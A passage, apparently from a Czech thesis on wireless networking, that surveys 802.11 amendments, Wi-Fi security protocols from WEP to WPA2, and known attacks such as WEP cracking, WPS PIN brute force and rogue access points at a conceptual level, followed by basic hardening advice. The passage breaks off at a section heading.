V roce 2009 vznikl standard 802.11ad s krátkým dosahem, též zvaný WiGig.
WiGig podle sdružení Wireless Gigabit Alliance, která spolupracuje s Wi-Fi aliancí při certifikaci produktů.
Standard 802.11ad podporuje maximální přenosovou rychlost až 7 Gb/s v nelicencovaném pásmu 60 GHz. Vysílání v tomto pásmu se hodí pro sítě malého dosahu, protože rádiové vlny o takto vysoké frekvenci mají malou schopnost pronikat zdmi. Také nastává útlum signálu díky velké absorpci elektromagnetické energie. Tato vlastnost je způsobena vlastnostmi molekul kyslíku při takto vysoké frekvenci.
Bezdrátová síť s malým dosahem je vhodná například pro dokovací stanice nebo přenos videa o vysokém rozlišení. [25]
Typická vzdálenost pro použití standardu 802.11ad je 1 až 10 metrů. [26]

4.7 802.11ah

Standard 802.11ah je přesný opak standardu 802.11ad, využívá naopak krátkou frekvenci. 802.11ah vysílá v nelicencovaném pásmu 900 MHz. Rádiové vlny s krátkou frekvencí snadno pronikají zdmi, bohužel za cenu nižší maximální přenosové rychlosti – od 100 Kb/s do 40 Mb/s.
Tento nový standard se převážně hodí pro čidla nebo senzory v systémech jako například inteligentní domácnost nebo pro různé protokoly pro IoT. [25]

4.8 802.11af

Standard 802.11af, také známý jako White-Fi, který operuje v takzvaném televizním bílém spektru v pásmu mezi 54 až 790 MHz pomocí kognitivní rádiové technologie. White-Fi je termín, který popisuje použití technologie Wi-Fi v rámci televizního nevyužitého spektra. Zároveň však při používání 802.11af nebo systému jako White-Fi nesmí docházet k rušení primárního uživatele spektra.

Díky Wi-Fi s nízkou spotřebou je možné použít nevyužité spektrum, aniž by došlo k rušení oblasti pokryté televizním vysíláním.
Standard 802.11af je stále ve vývoji, respektive teprve probíhá realizační fáze. [27]
V tomto pásmu operuje mnoho dalších služeb, v České republice například bezdrátové místní informační systémy a mnoho dalších systémů a zařízení. [3]

4.9 802.11ax

Standard 802.11ax je ještě ve vývoji a předpokládá se, že nebude ještě nějakou dobu k dispozici. První návrh standardu by se měl objevit v roce 2016.
Standard 802.11ax je přímý nástupce standardu 802.11ac a měl by poskytovat až čtyřikrát vyšší maximální přenosovou rychlost oproti předchůdci. Podle Huawei, OFDA, který je založen na bázi OFDM systému, rozšiřuje spektrální účinnost dokonce desetkrát oproti předchůdci, ale v reálném prostředí je pravděpodobné, že to bude poněkud méně, spíše právě čtyřikrát oproti 802.11ac.
Jedna z klíčových otázek, které si 802.11ax klade za cíl vyřešit, je vzájemné rušení mezi různými přístupovými body. V hustě pokrytých oblastech tento problém výrazně zpomaluje síť. Vyřešením tohoto problému bude mít velký dopad na reálnou propustnost.
Momentálně se předpokládá, že 802.11ax bude operovat v pásmu 2,4 a 5 GHz. [28]

4.10 Dodatky 802.11

Původní standard 802.11 z roku 1997 byl rozšířen o další dodatky. Kromě výše vypsaných je zde mnoho dalších a nové dále vznikají. Zde je stručný přehled základních dodatků 802.11:
802.11c – Definuje mosty mezi přístupovými body.
802.11d – Mezinárodní rozšíření roamingu.
802.11e – QoS vylepšení.
802.11F – Sada nepovinných doporučení definujících IAPP pro spolupráci přístupových bodů. Tento návrh byl stažen v roce 2006.
802.11h – Dynamický výběr regulace vysílacího výkonu – TPC a frekvence - DFS.
802.11i – Zabezpečovací a ověřovací mechanismy – WPA,WPA2, RSN, AES, TKIP.
802.11j – Změna specifikací, které umožňují použití pásma 4,9 GHz v Japonsku.

802.11k – Definuje rádiové řízení.

802.11l – Rezervován a nebude použit.

802.11m – Správa a revize standardů.

802.11o - Rezervován a nebude použit.

802.11p – Definuje bezdrátový přístup pro sanitky nebo jiná vysokorychlostní vozidla a silniční infrastrukturu v pásmu 5,9 GHz.

802.11q – Nepoužívá se, aby nedošlo k záměně s 802.1Q.

802.11r – Řešení pro rychlé přesuny mezi přístupovými body – roaming i pro vozidla v pohybu.

802.11s – Standardizování spletitých sítí.

802.11T – Sdružení doporučených postupů pro testování a měření výkonu v bezdrátových sítích.

802.11u – Spolupráce s externí sítí mimo 802.11 standard.

802.11v – Konfigurace sítě – konfigurace klientů, zatímco jsou připojeni k síti.

802.11w – Chráněné servisní rámce. Doplněk k 802.11i pro správu zabezpečení.

802.11x - Nepoužívá se, aby nedošlo k záměně s 802.1x.

802.11y - Umožňuje provoz v pásmu 3650 až 3700 MHz (s licencí) – vyšší výkon a delší rozsahy.

802.11z – DLS umožňuje dvěma stanicím komunikovat přímo spolu.

[29]

5 Zabezpečení bezdrátových sítí

Zabezpečování bezdrátových sítí je velmi opomíjený aspekt. Vždy je vhodné alespoň nějakým způsobem bezdrátovou síť zabezpečit. Otevřené, nebo jen defaultně nastavené, bezdrátové sítě Wi-Fi se dají velmi lehce odposlechnout a tím tedy odposlechnout i osobní citlivá data, včetně přihlašovacích údajů do emailu nebo internetového bankovnictví.

Počítačové sítě by měli být zabezpečeny podle typu užití dané sítě. Podnikové rozsáhlé počítačové sítě budou mít jiné požadavky na zabezpečení než domácí bezdrátová síť. V každé počítačové síti by však měli být alespoň implementovány zásady elementárního zabezpečení. [30]

5.1 Zabezpečení bezdrátových sítí v České republice

Dle statistiky Wifileaks je stále v roce 2016 zhruba 3,21 % bezdrátových sítí zcela nezabezpečených, což je 68 276 nechráněných bezdrátových sítí. Dalších cca 18,03 % využívá zastaralé a dávno prolomené zabezpečení WEP. Tedy 383 337 bezdrátových sítí je velmi špatně chráněno. WPA v České republice stále využívá cca 16,5 % bezdrátových sítí, tedy 350 825 sítí. Zhruba 51,38 % bezdrátových sítí využívá nejnovější zabezpečení WPA2, což je cca 1 092 253 bezdrátových sítí. Zbylých cca 10,87 % bezdrátových síti využívá jiné zabezpečení. [31]

5.2 Autentizace

Cílem autentizace je ověřit, že klient je skutečně tím, čím tvrdí, že je. U bezdrátových sítí je autentizace velmi důležitá, protože na rozdíl od kabelových sítí, zde i ostatní stanice mohou vidět na přístupový bod a mohou se i pokusit přihlásit do sítě.

Autentizace nastává ihned po autentifikaci stanice k bezdrátovému přístupovému bodu. Autentizace ve Wi-Fi bezdrátových sítí je jednosměrný proces. Stanice si musí bezdrátový přístupový bod o autentizaci požádat, ale bezdrátový přístupový bod se vůči stanici autentizovat nemusí. Právě díky tomu lze aplikovat útok na bezdrátovou sít Man-in-the-middle.

Pro autentizaci stanic do bezdrátové sítě existují dvě metody definované standardem 802.11. Těmi jsou Open System a Shared Key. [6]

5.2.1 Open System

Jedná se o základní metodu autentizace pro přístup stanice k bezdrátové síti Wi-Fi podle standardu 802.11. Pro připojení k bezdrátové síti Wi-Fi je zapotřebí pouze znát SSID, neboli identifikátor bezdrátové sítě. Pokud stanice zaslala správné SSID a ohlásila se bezdrátovému přístupovému bodu, tak bezdrátový přístupový bod stanici připojí, aniž by informace ověřoval.

Tato metoda nijak nepřispívá k zabezpečení bezdrátové sítě, protože standardně bezdrátové přístupové body vysílají své SSID, aby stanice v okolí věděly, že je dostupná bezdrátová síť.

5.2.2 Shared Key

Autentizace pomocí Shared Key, neboli sdíleného klíče, je vyspělejší technika řízení přístupu k bezdrátovým sítím Wi-Fi oproti Open System metodě. Hlavní prvkem Shared Key autentizace je sdílený klíč, který je znám všem zařízením v síti.

Stanice, která se chce připojit do bezdrátové sítě Wi-Fi se prokáže sdíleným klíčem, který bezdrátový přístupový bod ověří a případně poté stanici umožní se připojit do bezdrátové sítě Wi-Fi.

Ověření probíhá následovně:

1. Stanice zašle požadavek na přístup do bezdrátové sítě Wi-Fi
2. Bezdrátový přístupový bod vygeneruje náhodné číslo a pošle ho stanici
3. Stanice vygenerované číslo zašifruje RC4 algoritmem podle sdíleného klíče a poté odešle zpět bezdrátovému přístupovému bodu
4. Bezdrátový přístupový bod zprávu dekóduje, a pokud se číslo shoduje s původním číslem, bezdrátový přístupový bod zašle stanici potvrzení o úspěšné autentizaci

Pokud autentizace prošla úspěšně, znamená to, že stanice i bezdrátový přístupový bod vlastní stejný sdílený klíč. [6]

5.3 Skrytí SSID

Vypnutí vysílání SSID zvýší zabezpečení sítě, ale nejedná se o žádnou ochranu před připojením do bezdrátové sítě. Existují totiž dostupné nástroje, které i tak SSID

zjistí, i když bezdrátový přístupový bod nezasílá SSID automaticky. A poté se může stanice i přes skryté SSID do bezdrátové sítě připojit.

5.4 Filtrování MAC adres

MAC adresa je jedinečná adresa každého zařízení v síti a je zadaná od výrobce zařízení. Většina bezdrátových přístupových bodů umožňují vytvořit seznam povolených nebo zakázaných MAC adres pro přístup k bezdrátové síti. U seznamu s povolenými MAC adresami musí být stanice, respektive její MAC adresa, na seznamu aby se dostala do bezdrátové sítě. U seznamu zakázaných MAC adres to funguje přesně opačně. Pokud je MAC adresa zařízení na seznamu, bezdrátový přístupový bod jí neumožní přístup do bezdrátové sítě. [6]

Je důležité zmínit, že MAC adresa je sice dána od výrobce zařízení, ale lze ji změnit. Zkušený útočník tedy může odposlouchat komunikaci mezi stanicí a bezdrátovým přístupovým bodem a poté si změnit MAC adresu na MAC adresu, o které ví, že má do bezdrátové sítě přístup.

Toto řešení je tedy vhodné pouze u sítí s občasným provozem, jelikož je zde těžší odposlechnout komunikaci nebo pokud chceme zamezit určitým zařízením přístup do bezdrátové sítě. [4]

Za bezpečnější variantu se dá považovat seznam povolených MAC adres, protože je mnohem těžší zachytit komunikaci, než pouze změnit MAC adresu, tak aby neodpovídala seznamu zakázaných MAC adres. [6]

5.5 WEP

Zabezpečení WEP, neboli Wired Equivalent Privacy, bylo vydáno v roce 1997 jako výchozí šifrovací protokol pro standard 802.11. K šifrování se využívá algoritmus RC4 s klíčem o délce 40 nebo 104 bitů a inicializační vektor o délce 24 bitů. Pro ověření integrity dat slouží metoda CRC-32.

WEP byl už v době svého vzniku zastaralý a zranitelný. Už v roce 1995 byla popsána zranitelnost RC4 algoritmu. V roce 2000 pak byla publikována práce o zranitelnosti protokolu WEP. V roce 2002 bylo připuštěné, že zabezpečení WEP se hodí pouze pro domácí uživatelé, kteří nevyžadují velkou míru zabezpečení. [32]

5.5.1 Šifrování

WEP šifruje data pomocí složeného klíče, který je 64 nebo 128 bitový. Tento klíč je složen ze sdíleného klíče a inicializačního vektoru.

Z nezašifrovaného textu se pomocí CRC-32 spočítá kontrolní součet sloužící pro ověření integrity a připojí se za přenášenou zprávu. Šifrovací složený klíč se vypočítá pomocí RC4 a kombinace sdíleného klíče a inicializačního vektoru. Šifrovací klíč musí mít stejnou velikost jako přenášená zpráva a kontrolní součet dohromady. Poté se provede logický XOR mezi přenášenou zprávou a šifrovacím klíčem. K výsledku se ještě připojí inicializační vektor, který je potřeba pro dešifrování přenášené zprávy. [32]

5.5.2 RC4

Proudový kryptografický algoritmus RC4 byl vytvořen v roce 1987 pro společnost RSA. Jedna z výhod této šifrovací metody je rychlost, udává se, že je až desetkrát rychlejší než šifra DES. To je také jeden z důvodů, proč je tato šifra vhodná pro šifrování komunikace v reálném čase. I když tato šifrovací technika má určité slabiny, implementace této šifry v zabezpečení WEP byla nevhodně provedena, protože porušuje nejdůležitější pravidlo této šifrovací techniky a to nutnost dodržení unikátnosti inicializačního vektoru. [32]

5.5.3 Inicializační vektor

Inicializační vektor o délce 24 bitů slouží spolu se sdíleným klíčem k šifrování pomocí šifrovací techniky RC4. Právě použití inicializačního vektoru snižuje statičnost šifrování u zabezpečení WEP. Jedním ze základních požadavků šifrovací techniky RC4 je unikátnost inicializačního vektoru. Bohužel v návrhu WEP není specifikováno, jak se má inicializační vektor generovat, což je považováno za ohromnou chybu. Také se ukázalo, že délka inicializačního vektoru není dostatečná. Po několika hodinách ve středně vytížené bezdrátové síti dochází k vyčerpání všech unikátních možností a některé inicializační vektory se tedy musí použít znovu. Tím se ale poruší základní požadavek na šifru RC4 a to unikátnost inicializačního vektoru. [32]

5.5.4 CRC-32

Algoritmus CRC-32 je speciální hašovací funkce, používána pro kontrolu integrity dat v zabezpečení WEP. Konkrétně se jedná o cyklický redundantní součet.
Bohužel pro WEP ani tento algoritmus není zcela účinný. Protože vhodnou záměnou určitých bitů je možné změnit datagram takovým způsobem, že kontrolní součet bude totožný a bezdrátový přístupový bod ho příjme jako platný. Tato metoda se dá využít i jako útok na bezdrátovou síť zabezpečenou pomocí protokolu WEP. [32]

5.6 WPA

Pro vyřešení problémů se zabezpečením WEP začalo IEEE pracovat na standardu 802.11i. Vzhledem k situaci prolomení zabezpečení WEP bylo potřeba vydat co nejrychleji nové zabezpečení. Standard 802.11i nebyl ještě hotový a tak bylo rozhodnuto, že bude návrh standardu 802.11i rozdělen. Zabezpečení WPA vychází z části ze standardu 802.11i a díky tomu je dopředně kompatibilní s tímto standardem. WPA mělo také podobné hardwarové požadavky jako WEP a díky tomu stačil pouze softwarový upgrade. Zabezpečení WPA je ve své podstatě nadstavbou protokolu WEP, které odstraňuje hlavní nedostatky zabezpečení WEP. [32] [33]

5.6.1 Autentizace PSK, RADIUS + 802.1x

Pro domácí použití, nebo pro použití v menší síti s nedostatečnou infrastrukturou, se hodí WPA-PSK, respektive WPA s předsdíleným klíčem. PSK, neboli Pre-Shared Key, je sdílena tajná hodnota, která se musí nacházet na všech zařízení v sítí. Tato hodnota sdíleného klíče je použita jako výchozí hodnota pro TKIP.
U bezdrátových sítí s autentizačním serverem, typicky RADIUS, se více hodí použití protokolu 802.1x, který řeší autentizaci a management klíčů. [32]

5.6.2 TKIP

Protokol TKIP, neboli Temporal Key Integrity Protocol, využívá dynamické generování klíčů a obsahuje kontrolu integrity dat MIC. Zabraňuje také opakovanému využití inicializačního vektoru pomocí číslování jednotlivých paketů. Pro každý paket protokol TKIP mění dynamicky klíč a tak je mnohem těžší klíč odposlechnout. Díky tomu je pak mnohem náročnější klíč rozluštit. [32]

5.6.3 MIC

Funkce MIC, neboli Messege Integrity Code, respektive Messege Authentication Code, je funkce, která zajišťuje integritu dat. Na zajištění integrity využívá funkce MIC algoritmus Michael. Funkce MIC má oproti ICV, použitého u zabezpečení WEP, dvojnásobnou délku. Pro zajištění integrity se přidává ke každému rámci digitální podpis. Tento digitální podpis je počítán z datové části rámce, cílové a zdrojové MAC adresy, pořadového čísla paketu a náhodné hodnoty.

Pokud se objeví kolize funkce MIC, jedná se velmi pravděpodobně o útok na bezdrátovou síť. Při odhalení tohoto útoku na bezdrátovou síť se okamžitě začnou používat nové klíče. [32] [33]

5.7 WPA2

Standard 802.11i, neboli WPA2, byl schválen v roce 2004 a oficiálně nahradil WEP. Zabezpečení WPA2 využívá blokovou šifru AES, ale zároveň je zde ponechaná možnost využití TKIP kvůli zpětné slučitelnosti s WPA.

Tato nová architektura pro bezdrátové sítě je označována jako RSN, neboli Robust Security Network. [32]

5.7.1 Autentizace

Pro autentizaci a výměnu klíčů je u standardu 802.11i určený čtyř cestný handshake pomocí EAPOL, neboli EAP over LAN, který definuje standard 802.1x, založený na EAP. Pro autentizaci u WPA2 se také využívá hierarchie klíčů. [33]

Autentizace u WPA2 je možná, stejně jako u WPA, podle standardu 802.1x nebo pomocí PSK, neboli Pre-shared Key. [32]

5.7.2 AES

WPA2 využívá blokovou šifru AES, neboli Advanced Encryption Standard, na rozdíl od WPA a WEP, kteří využívají proudovou šifru RC4. AES šifruje symetrickým klíčem bloky o velikosti 128 bitů. AES používá algoritmus Rijndael, který vychází z kryptosystému Square. Výhodou tohoto algoritmu je jeho rychlost a snadná implementace.

U WPA2 je AES využit v čítačovém režimu s protokolem CCMP. Čítačový režim zajišťuje šifrování a CCMP integritu dat. [32]

5.7.3 CCMP

WPA2 zajišťuje integritu dat pomocí protokolu CCMP, neboli Counter Cipher Mode with Block Chaining Message Authentication Code Protocol. CCMP obsahuje také algoritmus MIC na kontrolu integrity. [32]

Používá 128 bitový AES na šifrování komunikace. Použitá šifra je dohodnuta během výměny AEPOL paketů. I když je použit jen jeden klíč k šifrování a algoritmus MIC, je stále CCMP považován za bezpečný, respektive bezpečný jako použitá šifra AES. [33]

5.8 802.1x

Standard 802.1x umožňuje zabezpečit přístup do počítačové sítě, ať už bezdrátové, tak i kabelové. Tento standard byl navržen pro řízení přístupu do určitých segmentů dané počítačové sítě. Standard 802.1x je založen na protokolu EAP a zahrnuje distribuci klíčů, integritu dat a také vzájemnou autentizaci. V závislosti na použité autentizační metodě, standard 802.1x autentizuje samotného uživatele a ne pouze stanici při přístupu do počítačové sítě. Mezi nejznámější autentizační metody patří například EAP-MD5, LEAP nebo PEAP. [32]

5.9 WPS

WPS, neboli Wi-fi Protected Setup, je technologie, která byla navržena, aby bylo zabezpečení bezdrátové sítě co nejjednodušší, tedy pomocí stisknutí jednoho tlačítka. Technologií WPS je vybavena většina bezdrátových přístupových bodů. WPS tedy umožňuje snadnou konfiguraci zabezpečení WPA/WPA2 pro běžné uživatele. Po stisknutí tlačítka a zadání PIN kódu dojde k automatické konfiguraci bez nutnosti manuálního nastavení uživatelem. PIN kód je osmimístný číselný kód, který je dán výrobcem přístupového bodu a nelze tento PIN změnit. PIN kód se také nachází vytištěn na štítku zespod bezdrátového přístupového bodu. [11]

5.10 RADIUS

Protokol RADIUS, neboli Remote Authentication Dial In User Service, umožňuje vzdálenou autentizaci. RADIUS server slouží v počítačové síti jako autentizační autorita, na které dochází k autentizaci. Také je zde řešena správa dat, která jsou potřebná k této autentizaci. Veškerá komunikace mezi klientem a RADIUS serverem je šifrovaná. RADIUS server díky vzdálené autentizaci zvyšuje bezpečnost celé sítě. [32]

6 Bezpečnostní problémy

Standard 802.11 má několik bezpečnostních problémů. Nejvíce jich však vzniká špatnou nebo nedostatečnou konfigurací bezdrátové sítě.

6.1 MAC spoofing

MAC spoofing, neboli podvržení MAC adresy, je útok, kde se síťové zařízení vydává za jiné síťové zařízení, většinou takové, které má přístup do dané počítačové sítě. MAC spoofing se dá využít u bezdrátové sítě, kde je použita filtrace MAC adres, nebo jako součást komplexnějšího útoku, například Man-in-the-middle nebo WEP cracking.

Útočník při pokusu o podvržení MAC adresy změní MAC adresu svého síťového zařízení tak, aby odpovídala MAC adrese zařízení, která má přístup do počítačové sítě, respektive tato MAC adresa se nachází na seznamu povolených MAC adres, nebo se nenachází na seznamu zakázaných MAC adres.

I když je MAC adresa dána výrobcem síťového zařízení a nelze jí změnit, tak lze změnit v operačním systému, který si MAC adresu převzal z firmwaru síťového zařízení. Nejjednodušším řešením je použít speciální software, který vyhledá v paměti nebo v registrech hodnotu aktuální MAC adresy a provede změnu na jinou požadovanou MAC adresu. [6]

6.2 WEP cracking

WEP cracking je prolamování bezdrátové sítě, která využívá zabezpečení WEP. WEP je nejstarší zabezpečení standardu 802.11 a díky dnes známým nedostatkům není těžké toto zabezpečení prolomit. Existuje několik druhů útoků na bezdrátovou síť zabezpečenou pomocí WEP.

Jeden z útoků na WEP využívá speciální Linuxové distribuce, popřípadě jiný specializovaný software, díky které lze odposlouchávat zašifrovaný provoz bezdrátové sítě a pak z odposlechu zjistit šifrovací klíč.

Jeden ze známých nedostatků zabezpečení je fakt, že k inicializačnímu vektoru je přidán sdílený symetrický klíč. A tento celek je pak předán kryptografickému algoritmu RC4. Jelikož první bajty výstupu tohoto kryptografického algoritmu silně

korelují s původním sdíleným klíčem, lze využít statistické útoky na toto zabezpečení.

Pro WEP cracking je nutné mít bezdrátovou síťovou kartu, která podporuje takzvaný monitorovací mód. Díky tomuto módu lze odposlouchávat celou počítačovou síť a ne jen komunikaci, která směřuje od nebo do síťového zařízení.

Pro dekódování šifrovacího klíče z nasbíraných inicializačních vektorů se použije speciální software, který se pokusí z nasbíraných informací odhadnout symetrický šifrovací klíč. Pro tyto potřeby, respektive pro penetrační testování počítačových sítí, jsou některé Linuxové distribuce vybaveny kompletním potřebným softwarem. Tím se tento útok stává velmi jednoduchý a také početně nenáročný, respektive zvládnutelný na průměrném notebooku. [34]

6.3 Denial of Service

DoS, neboli Denial of Service, je útok, kde se snaží útočník znemožnit přístup ostatním uživatelům ke službě či datům. Útočník se snaží takzvaně shodit server. Může jít o pokus o vynucený restart serveru nebo o přehlcení komunikace mezi serverem a uživatelem. Díky přehlcení komunikace dojde ke snížení nebo úplné ztrátě spojení se serverem. Uživatelé tedy nemají přístup k datům ani službám jako například e-mailům nebo internetovému bankovnictví. Útočníkovi většinou nejde o konkrétní data, která by chtěl ukrást, ale spíše o vyřazení určité služby.

Nejčastějším DoS útokem je takzvané zaplavení serveru žádostmi. Jedná se o vyžádání webové služby, ale několikrát za sebou v co nejkratším časovém úseku. Pokud není server dostatečně ochráněn, tak dojde k výraznému zpomalení nebo úplnému pádu serveru. [35]

6.3.1 Distributed Denial of Service

DDoS, neboli Distributed Denial of Service, je distribuovaný DoS útok, který využívá více počítačů k útoku. Často je DDoS útok veden i bez vědomí majitelů útočících počítačů. Počítače bývají napadeni virem, který na pozadí počítače vše připraví a ve správný moment také zaútočí. Díky této distribuci jsou DDoS útoky mnohem větší a hůře dohledatelné, protože útočí najednou několik počítačů a majitelé těchto počítačů o tom ani nemusejí vědět. [35]

6.4 Prolomení WPS

Díky nedokonalé implementaci WPS, lze toto zabezpečení prolomit s jistotou téměř stoprocentní a v řádu několika hodin. Prolamování WPS patří k jednodušším útokům, protože není potřeba zachytávat žádný provoz nebo si například vynucovat WPA handshake. Zkouší se dokola pouze PIN kód, útok tedy spadá do kategorie Brute-force, neboli útoky hrubou silou. Jediný předpoklad k útoku je kvalitní signál, respektive nebýt daleko od bezdrátového přístupového bodu.

Díky nedokonalostem WPS lze efektivně optimalizovat útok a tím tedy zkrátit čas prolomení. Zabezpečení WPS využívá PIN kód, který je osmimístné číslo. Existuje tedy 10^8 variant kódu, neboli 100 000 000 nutných pokusů při snaze prolomit zabezpečení WPS. Proces ověření PIN kódu trvá zhruba 3 vteřiny a v praxi to nejde nějak výrazně urychlit.

Během procesu ověřování se PIN kód dělí na dvě poloviny. Obě poloviny obsahují čtyři číslice a navíc u druhé poloviny poslední číslici tvoří kontrolní součet. A díky nedokonalé implementaci WPS router odesílá specifické odpovědi, ze které je útočník schopen odvodit, zda byla první a poté i druhá část odeslaného PIN kódu správná. Vzhledem k této vlastnosti WPS, je možné optimalizovat algoritmus útoku tak, že se výrazně zredukuje počet potřebných pokusů. Díky této vlastnosti existuje $10^4 + 10^3$ variant pokusů, tedy 11 000 pokusů. 11 000 pokusů je výrazně nižší číslo než 100 000 000 a při frekvenci ověřování 3 vteřiny na pokus může nyní tento útok trvat maximálně zhruba 9 hodin. [36]

6.5 Dictionary attack

Dictionary attack, neboli slovníkový útok, je vylepšení útoku pomocí hrubé síly. Místo postupného zkoušení veškerých kombinací čísel a písmen, slovníkový útok zkouší předem připravená slova z textového souboru.

Tento typ útoku staví na předpokladu, že lidé využívají lehce uhodnutelná hesla, a dle statistik uniklých hesel tomu tak opravdu je, jako například hesla 123456 nebo password. Na internetu lze získat různě velké seznamy nejpoužívanějších hesel nebo už přímo připravené slovníky pro slovníkový útok. I když se slovník o obsahu milionů položek, respektive hesel, může zdát veliký, pořád je to méně kombinací, než při pokusu obyčejného útoku pomocí hrubé síly.

Je vhodné také zmínit, že slovníkový útok bude různě efektivní pro různé jazyky. Minimálně anglické slovníky jsou velmi rozsáhlé a některé dokonce i počítají s překlepy nebo slangy.

Slovníkový útok je sám o sobě velmi jednoduchý, jedná se o připravený skript, který pouze zkouší hesla z daného slovníku.

Správně zabezpečený server dovolí pouze určitý počet pokusů a pak relaci zablokuje, aby právě nedošlo k prolomení pomocí slovníkového útoku. [37]

6.6 Man-in-the-middle

Man-in-the-middle, neboli doslovně muž uprostřed, zkratkou také označován jako MITM, je útok, jehož cílem je získání možnosti číst, upravovat, vkládat nebo jen kontrolovat data v počítačové síti. MITM může umožnit také spoustu dalších útoků.

Podstata MITM útoku je, že se bezdrátový přístupový bod nachází v počítačové síti mezi dvěma uzly X a Y. Jedná se tedy o třetí uzel Z, přes který jde veškerá komunikace, která je mezi těmito dvěma uzly X a Y. Uzel Z se nemusí fyzicky nacházet mezi uzly X a Y, ale stačí, aby byl ve stejné počítačové síti. Stačí pouze změnit konfiguraci síťových zařízení, například podstrčením upravené ARP tabulky, neboli ARP poisoning. Žádný z uživatelů, v ideálním případě ani správce počítačové sítě, neví o existenci třetího uzlu Z v této síti.

MITM útok je spíše používán pro aktivní manipulaci s počítačovou sítí, než pouze pro odposlech síťové komunikace. [38] [39]

6.7 Rogue Access Point

Rogue Access Point je bezdrátový přístupový bod, který byl přidán do podnikové počítačové sítě bez souhlasu správce sítě. Rogue Access Point může být do počítačové sítě přidán nevědomě zaměstnancem firmy, který si není vědom, že tímto jednáním ohrožuje celou podnikovou počítačovou síť. Nebo je Rogue Access Point vědomě nasazen v podnikovém prostředí záměrně jako pokus o útok na vnitřní počítačovou síť.

Rogue Access Point představuje závažnou bezpečnostní hrozbu, protože poskytuje bezdrátový přístup do podnikové počítačové sítě pro lidi, kteří by přístup do dané

sítě mít neměli. Pomocí Rogue Access Pointu lze obcházet bezpečnostní opatření, jako například firewall nebo NAC, neboli Network Access Control. [40]

Útočník díky Rogue Access Point pronikne nenásilně do podnikové sítě a zde může páchat škody. Rogue Access Point lze využít k dalším útokům, jako například Man-in-the-middle nebo DoS.

Jedná se o útok, kterému se špatně předchází, protože je obtížně zaručit, že všichni zaměstnanci jsou vždy seznámeni s bezpečnostní politikou podnikové sítě. Stačí, aby se jeden ze zaměstnanců rozhodl, že si udělá ve své kanceláři bezdrátovou síť Wi-Fi pro své vlastní potřeby a zapojí do podnikové počítačové sítě bezdrátový přístupový bod, který může být špatně nakonfigurován, nebo i vůbec, a hned vznikne přístup do podnikové sítě v rozsahu signálu bezdrátové sítě, tedy klidně i z chodníku před kanceláří. [41]

7 Zásady elementárního zabezpečení

Zásady elementárního zabezpečení jsou prvky zabezpečení, které by v ideálním případě měla obsahovat každá bezdrátová počítačová síť. Obecně jsou tyto zásady snadno implementovatelné a výrazně zvýší bezpečnost dané bezdrátové sítě. Ne vždy je možné využít všechny prvky elementárního zabezpečení.

Elementární zabezpečení bezdrátové počítačové sítě sice neodradí od útoku zkušeného útočníka, ale může odradit náhodné útočníky s menšími znalostmi nebo útok minimálně zkomplikovat a díky tomu také navýšit čas potřebný na provedení útoku, respektive navýšit čas na možné odhalení daného útoku. [32]

7.1 Tovární nastavení bezdrátového přístupového bodu

Změna továrního nastavení u bezdrátového přístupového bodu je jeden z nejdůležitějších prvků zabezpečení bezdrátových sítí. I když se bude jednat o bezdrátovou síť Wi-Fi kavárny, mělo by dojít ke změně továrního nastavení.

Výrobci bezdrátových přístupových bodů přidělují defaultní přihlašovací údaje do administrátorské sekce přístupového bodu. Většinou jsou tyto údaje stejné pro všechny výrobky jedné značky. Defaultní přihlašovací údaje jsou veřejně známé, nebo minimálně dohledatelné v dokumentaci konkrétního výrobku na stránkách výrobce. S tím také souvisí SSID bezdrátové sítě, ze kterého by nemělo být jasné, o jaký bezdrátový přístupový bod se jedná. [32]

7.2 SSID

Z SSID bezdrátové přístupové sítě by nemělo být na první pohled jasné, kdo je vlastník bezdrátové sítě, nebo o jaký typ bezdrátového přístupového bodu se jedná. Tím se zmenší šance, že si bezdrátovou síť někdo vytipuje podle dalších okolností. Okolnosti spojené například s konkrétní osobou nebo výrobcem síťového zařízení.

Další možnost je SSID kompletně skrýt, respektive zamezit všesměrovému vysílání SSID. To opět může výrazně snížit náhodné útoky. [32]

7.3 Složitost hesla

Složitost hesla je často opomíjený prvek zabezpečení bezdrátové sítě. Heslo do bezdrátové sítě by nemělo být lehce uhodnutelné k dané síti, osobě nebo

prostředí. Nemělo by se jednat o slovníkové heslo ani kombinaci spojením slova ze slovníku a číslem na konci nebo začátku hesla.
Složitost by měla být přímo úměrná ke konkrétní bezdrátové síti, tedy požadovaná složitost může být rozdílná u podnikové počítačové síti a bezdrátové sítí pro domácí využití. Heslo by mělo být alespoň 8 až 12 znaků dlouhé a mělo by obsahovat písmena, čísla a speciální znaky, případně i kombinaci malých a velkých písmen.
Heslo k bezdrátové síti by nemělo být stejné s heslem pro administraci bezdrátového přístupového bodu. Složitost hesla k administraci by měla být o něco větší než u hesla k bezdrátové síti. [32]

7.4 Filtrace MAC adres

U menších bezdrátových sítí je také vhodné využít filtrování MAC adres. Tedy vytvořit seznam MAC adres, které mají mít přístup do počítačové sítě. U větších sítí může nastat problém se správou rozsáhlého seznamu povolených síťových zařízení, zvlášť pokud se zařízení často mění. [32]

7.5 Bezpečnostní opatření hardwaru

Bezpečnostní opatření pro fyzický přístup k síťovým zařízením je logický prvek zabezpečení hlavně u podnikových počítačových sítí. Jedná se o mechanickou ochranu, aby se útočník nemohl přímo fyzicky připojit k síťovým zařízením a zařízení restartovat nebo změnit konfiguraci.
Mechanická ochrana také snižuje riziko poškození nebo zničení síťových zařízení. [32]

7.6 Dosah bezdrátové sítě

Dosah bezdrátové sítě nemusí nutně končit jen v kanceláři nebo v bytě, ale bezdrátová síť může být i přístupná z ulice nebo jiných nevhodných míst. Záleží na umístění bezdrátového přístupového bodu, materiálu okolí a výkonu antén.
Jedno z řešení je umístit bezdrátový přístupový bod tak, aby vysílal pouze na požadovanou plochu, například umístění bezdrátového přístupového bodu doprostřed místnosti. Další řešení je omezení vysílacího výkonu antény pouze na dostatečný výkon. V ideálním případě tak, aby bezdrátový přístupový bod vysílal

pouze takový signál, který lze využít v dané místnosti a signál se nedostal přes zdi ven do vedlejších místností nebo na ulici.
V určitých případech lze i vyměnit všesměrové antény za sektorové a tím docílit pouze určitého vysílacího směru bezdrátové sítě. [32]

7.7 Uživatelé bezdrátové sítě

Všichni uživatelé bezdrátové sítě by měli být proškoleni a informováni o bezpečnostní politice dané počítačové sítě. Zvláště v případě, pokud uživatelé disponují hesly nebo fyzickým přístupem k síťovým zařízením.
Je vhodné také poučit uživatele komu a za jakých okolností můžou sdělit konkrétní informace o bezdrátové síti. [32]

7.8 Bezpečnostní mechanismy

